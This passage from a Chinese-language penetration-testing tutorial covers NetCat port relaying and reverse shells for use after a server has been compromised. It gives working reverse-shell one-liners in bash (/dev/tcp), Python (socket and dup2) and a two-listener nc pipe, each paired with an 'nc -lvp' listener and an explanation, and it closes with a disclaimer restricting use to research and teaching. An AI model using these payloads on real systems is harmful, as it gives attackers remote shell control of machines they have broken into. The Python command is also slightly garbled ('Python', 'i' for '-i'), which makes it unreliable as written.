首先在内网机器 (Windows 7) 上建立一个监听端口, 然后再 Windows10 的机器上也建立一个监听端口, 同时设置当有客户端接入时, 进行转发, 最后在 Kali Linux 上连接 Windows 10 的机器, Kali Linux 就可以返回 Windows 7 的 shell。

十、NetCat 反弹 shell (Bash)

1. 应用场景

有时候当我们拿到服务器的权限之后，想要设置一个反弹 shell。但是目标服务器没有 NetCat

2. 反弹的操作方法

反弹 shell 命令：

```
bash -i >& /dev/tcp/ip/port 0>&1
```

PC 接收 NetCat 命令：

```
nc -lvp port
```




图 9-1




图 9-2




图 9-3




图 9-4

首先我们在客户端建立一个监听端口，然后在服务器端使用反弹 shell 命令，这样客户端就会收到服务端的 shell。

3.命令解释

```
bash -i >& /dev/tcp/ip/port 0>&1
```

在命令中 `bash -i` 表示以交互模式运行 `bash` shell。重定向符 `>&`，如果在其后加文件描述符，是将 `bash -i` 交互模式传递给文件描述符，而如果其后是文件，则将 `bash -i` 交互模式传递给文件。`/dev/tcp/ip/port` 表示递给远程主机的 IP 地址和对应的端口。

文件描述符：

0 标准输入、1 标准输出、2 错误输入输出

命令中的 `0>&1` 表示将标准输入重定向到标准输出，实现远程输入 可以在远程输出对应内容。

十一、NetCat 反弹 shell (Python)

1.应用场景

有些时候我们拿到某些服务器的权限之后，想要设置一个反弹 shell。但是目标服务器上并没有安装 NetCat，却安装了 Python。

2.反弹 shell 操作命令

反弹 shell 命令：

```
Python -c "import
os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK
_STREAM);s.connect(('ip',port));os.dup2(s.fileno(),0);os.dup2
(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/
bash','i']);"
```

PC 接收 NetCat 命令：

```
nc -lvp port
```




图 10-1




图 10-2




图 10-3




图 10-4

首先我们在客户端建立一个监听端口，然后再服务器端使用反弹 shell 命令，这样客户端就会收到服务端的 shell。

3.命令解释

首先使用 socket 与远程主机建立起连接，具有了远程的文件描述符 3。可以使用 s.fileno()来查看具体套接字建立远程文件描述符。

os 库的 dup2 方法将标准输入、输出、标准错误输出重定向到远程，使用 os 的 subprocess 在本地开启一个子进程，传入参数 "-i"使 bash 以交互模式启动，标准输入、标准输出、标准错误又被重定向到了远程，这样就可以实现反弹 shell。

十二、NetCat 反弹 shell（不支持 nc -e）

1. 应用场景

当我们拿到某些服务器权限之后，想要设置反弹一个 shell。但是当时因为配置原因不支持 -e 参数。

2. 反弹 shell 的操作方法

反弹 shell 命令：

```
nc ip port | /bin/bash | nc ip port
```

PC 接收 NetCat 命令：

```
nc -lvp port
```

这里 PC 需要启动两个监听端口




图 11-1




图 11-2




图 11-3




图 11-4

这种场景我们首先要在客户端建立两个监听端口，然后在服务端执行反弹 shell 的命令，这样客户端的两个监听端口都会收到反弹 shell，但是前一个是作为输入使用，后一个作为输出使用。

3. 命令解释

在攻击机上开启两个 nc 进行监听，其中一个作为输入，一个作为输出
目标机器上使用管道来重新定向输入和输出

十三、免责声明

本文内容涉及程序/技术原理可能带有攻击性，仅用于安全研究和教学使用，务必在模拟环境下进行实验，请勿将其用于其他用途。

因此造成的后果自行承担，如有违反国家法律则自行承担全部法律责任，与 NoeoWeb&NowSec 及分享者无关